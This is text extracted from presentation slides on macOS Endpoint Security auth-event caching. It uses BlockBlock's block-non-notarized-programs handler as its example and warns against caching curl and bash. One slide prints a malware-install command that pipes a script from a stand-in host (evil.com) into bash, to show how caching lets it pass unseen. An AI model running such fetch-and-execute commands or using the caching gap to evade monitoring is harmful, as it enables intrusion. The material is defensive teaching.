
Notarized + Entitlement:

`com.apple.developer.endpoint-security.client`

Run as root with "Full Disk Access"

Caching

a nuanced, but essential optimization



ES CACHING (ES_EVENT_TYPE_AUTH * EVENTS)

inform ES to "ignore" subsequent matching events

You respond to `ES_EVENT_TYPE_AUTH *` events by invoking `es_respond_auth_result`, which takes a flag to indicate whether the result should be cached.

```
01 es_new_client(&client, ^(es_client_t *client, es_message_t *msg) {
02
03     es_auth_result_t result = //ES_AUTH_RESULT_ALLOW or ES_AUTH_RESULT_DENY
04
05     bool shouldCache = //true or false
06
07     es_respond_auth_result(client, msg, result, shouldCache);
08
09 });
```

should cache flag

"A [subsequent] cache hit leads to no **AUTH** event being produced, (while still producing a **NOTIFY** event normally)" -`ESClient.h`

ES CACHING

why you should definitely cache



"notarization mode":
block non-notarized programs




Vast majority of malware is not
notarized (while legit software is)



program launch



BlockBlock examines
(ES_EVENT_TYPE_AUTH_EXEC)




ES_AUTH_RESULT_(ALLOW or DENY)

ES CACHING

why you should definitely cache

```
01 //BlockBlock's ES_EVENT_TYPE_AUTH_EXEC handler
02 es_new_client(&client, ^(es_client_t *client, es_message_t *msg) {
03
04     NSData* auditToken =
05     [NSData dataWithBytes:&msg->event.exec.target->audit_token length:sizeof(audit_token_t)];
06
07     SecCodeRef dynamicCode = NULL;
08     SecCodeCopyGuestWithAttributes(NULL,
09     @{kSecGuestAttributeAudit:auditToken}, kSecCSDefaultFlags, &dynamicCode);
10
11     SecRequirementRef isNotarized = NULL;
12     SecRequirementCreateWithString(CFSTR("notarized"), kSecCSDefaultFlags, &isNotarized);
13
14     //not notarized? block!
15     // note: errSecSuccess, means code check passed, means item is notarized
16     if(errSecSuccess != SecStaticCodeCheckValidity(dynamicCode, kSecCSDefaultFlags, isNotarized)) {
17
18         es_respond_auth_result(client, msg, ES_AUTH_RESULT_DENY, false);
19     }
20 }
21 };
```

didn't cache !!



What happens if the same program is run again and again (e.g. compiler, building a large project?)

--▶



Huge CPU usage generated by BlockBlock - conflict or interaction ?

ES CACHING


why you should definitely cache (multiple client edition)



The ES cache is GLOBAL!

If any client does not cache an event, that same event will still be (re)delivered to all clients, even those that had previously cached it.

ES_EVENT_TYPE_AUTH_EXEC



ES CACHING

...but not always!



Caching may be broader than you think: for `ES_EVENT_TYPE_AUTH_EXEC`, the caching is based on the binary itself, not its arguments, etc.

1

```
//install homebrew
// this will trigger ES_EVENT_TYPE_AUTH_EXEC for bash & curl
% /bin/bash -c "$(curl https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh)"
```

2

```
//install malware
// if bash or curl was (ES) cached, no ES event will be generated
/bin/bash -c "$(curl https://evil.com/install.sh)"
```



```
# ESPlayground.app/Contents/MacOS/ESPlayground

event: ES_EVENT_TYPE_AUTH_EXEC
process path: /bin/bash
* binary is trusted, so will allow (and cache)

event: ES_EVENT_TYPE_AUTH_EXEC
process path: /usr/bin/curl
* binary is trusted, so will allow (and cache)

//no more events reported!
```




Avoid caching binaries where
command-line arguments control
behavior!

(e.g. `curl`, `bash`, `python`, etc.)

